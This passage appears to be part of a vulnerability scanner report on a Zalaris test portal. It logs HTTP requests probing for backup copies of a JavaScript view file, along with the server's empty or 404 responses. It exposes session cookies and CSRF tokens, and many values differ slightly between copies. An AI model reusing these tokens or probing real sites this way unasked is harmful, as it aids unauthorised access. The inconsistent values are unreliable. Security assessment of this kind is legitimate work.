Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close

Response 1

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:44:14 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript
content-length: 0
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220617131254
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

Request 2

POST /neptune/b.view.js?dxp=21100006 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDjCC3nCARUuzHP1QP16565644131841656578588239; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close

Response 2

HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:44:16 GMT
Server: Apache
X-Content-Type-Options: nosniff


```

X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript; charset=utf-8
Content-Length: 1518
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta h
...[SNIP]...
<meta http-equiv="Cache-directive: no-cache"><!--meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets
/css/bootstrap.min.css">
...[SNIP]...
<main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-center"><div class="col-6 mx-auto col-md-6 order-md-1">
...[SNIP]...
<div class="col-md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p
class="lead">Sorry, but it looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex
flex-column flex-md-row lead mb-3"><a href="#">Go back</a>
...[SNIP]...
<div class="zal-footer"><div class="container-fluid"><div class="text-center p-md-5">
...[SNIP]...
    
```

23.30. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js2

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js

Request 1

```

POST /neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js2?dpx=21100006 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656578588239; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrftoken: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.63f6f23d70474945
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
    
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:44:30 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript
content-length: 0
dvp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220617131254
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
```

Request 2

```
POST /neptune/b.view.js?dvp=21100006 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zXx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656578588239; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NzixR4n1dELJb/pIPW8WUVmPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.63f6f23d70474945
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:44:33 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript; charset=utf-8
Content-Length: 1518
dvp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
```

```
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zalttestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta h
...[SNIP]...
<meta http-equiv="Cache-directive: no-cache"><!--meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets
/css/bootstrap.min.css">
...[SNIP]...
<main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-center"><div class="col-6 mx-auto col-md-6 order-md-1">
...[SNIP]...
<div class="col-md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p
class="lead">Sorry, but it looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex
flex-column flex-md-row lead mb-3"><a href="#">javascript:window.history.back() class="btn btn-lg">Go back</a>
...[SNIP]...
<footer class="zal-footer"><div class="container-fluid"><div class="text-center p-md-5">
...[SNIP]...
```

23.31. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js_backup

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js

Request 1

```
POST /neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js_backup?dpx=21100006 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpicQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656578588239; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-csrf-Token: a8AO79NziXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.63f6f23d70474945
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:43:39 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript
content-length: 0
dpx-sap: 21100006
x-user-logon-language: E
```

```
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220617131254
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
```

Request 2

```
POST /neptune/xzujgeh.view.js_backup?dpx=21100006 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJC3nCARUuzHP1QP|1656564413184|1656578588239; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8A079NzIXR4n1dEIJB/pIPW8WUVmIPkyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.63f6f23d70474945
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:43:42 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript; charset=utf-8
Content-Length: 1518
dpx-sap: 21100006
x-user-login-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
